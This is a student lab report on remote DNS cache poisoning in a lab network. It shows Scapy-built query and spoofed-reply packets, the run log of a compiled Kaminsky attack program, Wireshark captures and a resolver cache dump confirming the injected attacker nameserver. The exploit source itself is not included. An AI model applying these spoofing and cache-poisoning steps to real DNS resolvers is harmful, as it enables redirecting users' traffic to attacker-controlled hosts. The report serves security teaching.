COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

TEST

The test procedure is same as the last lab. The screenshots of the two dig commands are attached below.

```
victim:10.9.0.5:PES1UG20CS280:
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2801
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2c416170f64d9e78010000006341a348efdf2fd369d5ef9f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2152 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 08 16:20:24 UTC 2022
;; MSG SIZE  rcvd: 88

victim:10.9.0.5:PES1UG20CS280:
$>
```

```
victim:10.9.0.5:PES1UG20CS280:
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48338
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 89426df8d6ad36a7010000006341a376a98859fe235c119d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Oct 08 16:21:10 UTC 2022
;; MSG SIZE  rcvd: 88

victim:10.9.0.5:PES1UG20CS280:
$>
```

This indicates that the lab setup is correct and complete. Explanation of why we get the output we obtain is same as what was explained in Lab 5, so it is not repeated here.

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

Task 1: Construct DNS request

Scapy is used to construct a DNS query. The attacker constructs this DNS query and sends it to the local DNS server. The resolver looks for the domain name IP mapping in its local cache; it sends out DNS queries to the server hierarchy if it does not hold that record/detail in its cache.

Once the query is sent, the details of that packet is displayed on the attacker as seen below-


```
10.9.0.1_attacker_CS280:/# python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
```

```
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None
```

The IP address of twyw.example.com is sought as it can be seen in the question section of the query.

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section



We see on Wireshark that the DNS query is sent from the attacker to the local DNS server (10.9.0.53). The local DNS server looks up the DNS hierarchy to obtain the IP domain mapping for the given query. Once obtained, it sends it back to the local resolver and in turn to the attacker who requested the detail.

We see that in the response there is no Answer RR and the packet indicates that no such name exists.

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

Task2: Spoof DNS Replies

In this task, the aim is to spoof a DNS reply to the local DNS server from the attacker machine, claiming that the legitimate nameserver is responding to it (when in reality that is not the case).

The details of the nameservers for example.com must be first obtained. In order to do so, the dig NS command is used. The answer section contains details of the two nameservers.

```
10.9.0.1_attacker_CS280:/# dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26833
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            6778    IN      NS      a.iana-servers.net.
example.com.            6778    IN      NS      b.iana-servers.net.

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sun Oct 16 11:48:02 UTC 2022
;; MSG SIZE  rcvd: 88
```

The next command dig +short is used to exclude all the comment lines and provide only essential details (IP addresses of the nameserver in this case).

The IP address of the nameserver is used as the source IP for the spoofed DNS reply as can be seen below. This spoofed DNS reply is directed to the local DNS server (10.9.0.53).

```
10.9.0.1_attacker_CS280:/# dig +short a example.com b.iana-servers.net.
93.184.216.34
199.43.133.53
10.9.0.1_attacker_CS280:/# python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
```

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

```
###[ DNS ]###
          id        = 43690
          qr        = 1
          opcode    = QUERY
          aa        = 1
          tc        = 0
          rd        = 0
          ra        = 0
          z         = 0
          ad        = 0
          cd        = 0
          rcode     = ok
          qdcount   = 1
          ancount   = 1
          nscount   = 1
          arcount   = 0
          \qd        \
           |###[ DNS Question Record ]###
           |  qname     = 'twysw.example.com'
           |  qtype     = A
           |  qclass    = IN
          \an        \
           |###[ DNS Resource Record ]###
           |  rrname    = 'twysw.example.com'
           |  type      = A
           |  rclass    = IN
           |  ttl       = 259200
           |  rdlen     = None
           |  rdata     = 1.2.3.4
          \ns        \
           |###[ DNS Resource Record ]###
           |  rrname    = 'example.com'
           |  type      = NS
           |  rclass    = IN
           |  ttl       = 259200
           |  rdlen     = None
           |  rdata     = 'ns.attacker32.com'
          ar        = None
```

The packet details are shown above

The packets exchanged when the first two dig commands are executed are shown below-

```
 1 2022-10-16 07:4… 127.0.0.1          127.0.0.1     UDP    45 45282 → 45282 Len=1
 2 2022-10-16 07:4… ::1                ::1           UDP    65 53738 → 53738 Len=1
 3 2022-10-16 07:4… 127.0.0.1          127.0.0.53    DNS    96 Standard query 0x68d1 NS example.com OPT
 4 2022-10-16 07:4… 127.0.0.53         127.0.0.1     DNS   132 Standard query response 0x68d1 NS example.com NS a.iana-serve…
 5 2022-10-16 07:4… 127.0.0.1          127.0.0.1     UDP    45 38210 → 38210 Len=1
 6 2022-10-16 07:4… ::1                ::1           UDP    65 48702 → 48702 Len=1
 7 2022-10-16 07:4… 127.0.0.1          127.0.0.53    DNS    96 Standard query 0xa094 A example.com OPT
 8 2022-10-16 07:4… 127.0.0.53         127.0.0.1     DNS   100 Standard query response 0xa094 A example.com A 93.184.216.34 …
 9 2022-10-16 07:4… 127.0.0.1          127.0.0.53    DNS   103 Standard query 0x1f71 A b.iana-servers.net OPT
10 2022-10-16 07:4… 127.0.0.53         127.0.0.1     DNS   107 Standard query response 0x1f71 A b.iana-servers.net A 199.43.…
11 2022-10-16 07:4… 02:42:f4:67:d1:a2                ARP    44 Who has 10.9.0.53? Tell 10.9.0.1
12 2022-10-16 07:4… 02:42:f4:67:d1:a2                ARP    44 Who has 10.9.0.53? Tell 10.9.0.1
13 2022-10-16 07:4… 02:42:f4:67:d1:a2                ARP    44 Who has 10.9.0.53? Tell 10.9.0.1
14 2022-10-16 07:4… 02:42:f4:67:d1:a2                ARP    44 Who has 10.9.0.53? Tell 10.9.0.1
15 2022-10-16 07:4… 02:42:0a:09:00:35                ARP    44 10.9.0.53 is at 02:42:0a:09:00:35
16 2022-10-16 07:4… 02:42:0a:09:00:35                ARP    44 10.9.0.53 is at 02:42:0a:09:00:35
17 2022-10-16 07:4… 199.43.135.53      10.9.0.53     DNS   154 Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …
18 2022-10-16 07:4… 199.43.135.53      10.9.0.53     DNS   154 Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …
› Frame 10: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface any, id 0
› Linux cooked capture
› Internet Protocol Version 4, Src: 127.0.0.53, Dst: 127.0.0.1
› User Datagram Protocol, Src Port: 53, Dst Port: 33452
⌄ Domain Name System (response)
    Transaction ID: 0x1f71
  › Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 1
  ⌄ Queries
    › b.iana-servers.net: type A, class IN
  ⌄ Answers
    › b.iana-servers.net: type A, class IN, addr 199.43.133.53
  ⌄ Additional records
    › <Root>: type OPT
    [Request In: 9]
    [Time: 0.000429953 seconds]
```


The IP address of b.iana-servers.net is sent in the answer section of the resource record as can be seen above.

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section

The corresponding DNS packets after the reply is spoofed is shown below



The fake mapping of twysw.example.com is shown above. The authoritative section of the spoofed packet contains details of the attacker’s name server. This is used to ensure that any other third-level-domains that belong to the example.com domain name are directed to the attacker’s nameserver for resolution.

Task 3: Launch the Kaminsky Attack

```
PES1UG20CS280_SU_ROOT_10.0.20.15 -$gcc -o kaminsky attack.c
PES1UG20CS280_SU_ROOT_10.0.20.15 -$docker ps
CONTAINER ID   IMAGE                               COMMAND
      CREATED          STATUS          PORTS     NAMES
83eda4dcec95   seed-user                             "/start.sh"
      32 minutes ago   Up 32 minutes             user-10.9.0.5
15c97c4c567b   seed-local-dns-server                 "/bin/sh -c 'servic
e…"   32 minutes ago   Up 32 minutes             local-dns-server-10.9
.0.53
9a7b32904bf5   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/ba
sh"   32 minutes ago   Up 32 minutes             seed-attacker
b51445417726   seed-attacker_ns                      "/bin/sh -c 'servic
e…"   32 minutes ago   Up 32 minutes             attacker-ns-10.9.0.15
3
PES1UG20CS280_SU_ROOT_10.0.20.15 -$
```

Attack.c file is compiled on host VM and then the object file is copied to the volumes section.

Kaminsky attack is initiated in this task. Scapy is used to create the packet.

The aim of the attacker is to spoof a DNS reply to the local DNS server for a particular DNS query that the server sends out. The reply contains the nameserver of the attacker's machine in the authoritative section. If the attacker is successfully able to spoof a reply that gets logged into the local cache of the server, then any third-level-domain belonging to the same domain are redirected to the attacker's name server.

The local DNS server sends these queries to the DNS hierarchy for resolution. If the attacker is able to spoof the response before the actual response is obtained, then the fake entry can be cached. To do the same quickly C is used (by altering the transaction IDs and port numbers).

```
10.9.0.1_attacker_CS280:/# ./kaminsky
name: sqejg, id:0
name: rrkfs, id:500
name: uugti, id:1000
name: qqlmz, id:1500
name: uvkta, id:2000
name: wgpcg, id:2500
name: uwwag, id:3000
name: cszpx, id:3500
name: rltye, id:4000
name: dqwrc, id:4500
name: xlajh, id:5000
name: afnpj, id:5500
name: vmgtm, id:6000
name: oygnp, id:6500
name: fgaae, id:7000
name: geuex, id:7500
name: zbizl, id:8000
```

When the attack is initiated, we see that random names 5 characters long are generated by the attacker machine. Transaction IDs are also randomly generated and sent across.

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section


```
name: uqzko, id:20888
name: vfder, id:21388
name: veatu, id:21888
name: iqejd, id:22388
name: lsivs, id:22888
name: xmlst, id:23388
name: onjnx, id:23888
name: xiebm, id:24388
name: vysvr, id:24888
name: mfhsr, id:25388
^Z
[3]+  Stopped                 ./kaminsky
```

The attack is allowed to take place for a certain period of time (around 20s) and then is stopped.

The cache of the local DNS is checked to see if the attack has been successful. The nameserver entry on the cache is indicative that the attacker has successfully been able to initiate and succeed in a remote DNS cache poisoning attack.

```
local_dns_10.9.0.53:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615553  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777307  NS      ns.attacker32.com.
local_dns_10.9.0.53:/#
```

When the contents of the dump.db file are checked, we see that the attacker's nameserver details are stored inside it (Name Server and its corresponding IP -> attacker's NS IP).

```
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
; authanswer
                        863964  A       10.9.0.153
; authauthority
example.com.            777522  NS      ns.attacker32.com.
; additional
                        691122  DS      31406 8 1 (
                                        189968811E6EBA862DD6C209F75623D8D9ED
                                        9142 )
                        691122  DS      31406 8 2 (
                                        F78CF3344F72137235098ECBBD08947C2C90
                                        01C7F6A085A17F518B5D8F6B916D )
                        691122  DS      31589 8 1 (
                                        3490A6806D47F17A34C29E2CE80E8A999FFB
                                        E4BE )
                        691122  DS      31589 8 2 (
                                        CDE0D742D6998AA554A92D890F8184C698CF
                                        AC8A26FA59875A990C03E576343C )
                        691122  DS      43547 8 1 (
                                        B6225AB2CC613E0DCA7962BDC2342EA4F1B5
                                        6083 )
                        691122  DS      43547 8 2 (
                                        615A64233543F66F44D68933625B17497C89
                                        A70E858ED76A2145997EDF96A918 )
; additional
                        691122  RRSIG   DS 8 2 86400 (
                                        20221021041553 20221014030553 32298 com.
                                        ICO9FcmEzqutYzFJlZgibDHVZ1+tarGDA8hu
                                        XlHxUMdYfZcNL+mIaDVXJXDT039Br7+0R3eS
                                        Bs0LJwV/w7MllirPVTbmu0waGA80nwla4BXy
                                        E0oS2SAytrlGQOyIIX8OH5eYHTlKM/MjpZyT
                                        HFZfZN9w3gP/Zi/piEGfkZVNB0XR9eHm+nNR
                                        GjhVSaW/C1nyg3lLAMPYJ0P9EQhA7c4yqQ== )
; authanswer
aaaac.example.com.      863992  A       1.2.3.6
; authanswer
aameg.example.com.      863968  A       1.2.3.6
```

We also see that for aaaac and aameg, the corresponding IP mapping is 1.2.3.6 (the detail stored in the zone file of the attacker's NS). This indicates that all such queries are being forwarded to the attacker's NS and the incorrect IP is being mapped to them respectively. This correctly indicates that the attack is therefore successful.

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section

The corresponding Wireshark output for every packet sent by the attacker is shown below-

```
1321… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A wvruf.example.com A 1.2.3.6
1321… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A wvruf.example.com A 1.2.3.6
1321… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A wvruf.example.com A 1.2.3.6
1321… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A snjyi.example.com A 1.2.3.6
1322… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A snjyi.example.com A 1.2.3.6
1322… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A snjyi.example.com A 1.2.3.6
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xc4a0 A ilgok.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xc4a0 A ilgok.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xc4a0 A ilgok.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xc4a0 A ilgok.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0x6dfa A marnv.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0x6dfa A marnv.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xf2aa A hmbpv.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xf2aa A hmbpv.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0x6dfa A marnv.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0x6dfa A marnv.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xf2aa A hmbpv.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xf2aa A hmbpv.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xde8f A cgyhx.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xde8f A cgyhx.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xde8f A cgyhx.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xde8f A cgyhx.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xe3fa A gpcgz.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xe3fa A gpcgz.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xe3fa A gpcgz.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xe3fa A gpcgz.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xfd87 A qooyj.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xfd87 A qooyj.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xfd87 A qooyj.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xfd87 A qooyj.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xaebf A fmklu.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.53     10.9.0.153   DNS  118 Standard query 0xaebf A fmklu.example.com OPT
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xaebf A fmklu.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.153    10.9.0.53    DNS  165 Standard query response 0xaebf A fmklu.example.com A 1.2.3.6 …
1322… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A lfztq.example.com A 1.2.3.6
1322… 2022-10-16 08:2… 10.9.0.53     1.2.3.4      DNS   95 Standard query response 0xaaaa A lfztq.example.com A 1.2.3.6
```


The local DNS has been cached with the attacker's NS. Therefore, all DNS queries directed to the local DNS are forwarded to the attacker's NS and their corresponding IP address is mapped to 1.2.3.6.

```
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff1f A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff1f A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff1f A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff1f A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff20 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff20 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff20 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff20 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff21 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff21 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff21 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff21 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff22 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff22 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff22 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff22 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff23 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff23 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff23 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff23 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff24 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff24 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff24 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff24 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff25 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff25 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff25 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff25 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff26 A kvqnj.example.com A 1.2.3.4 …
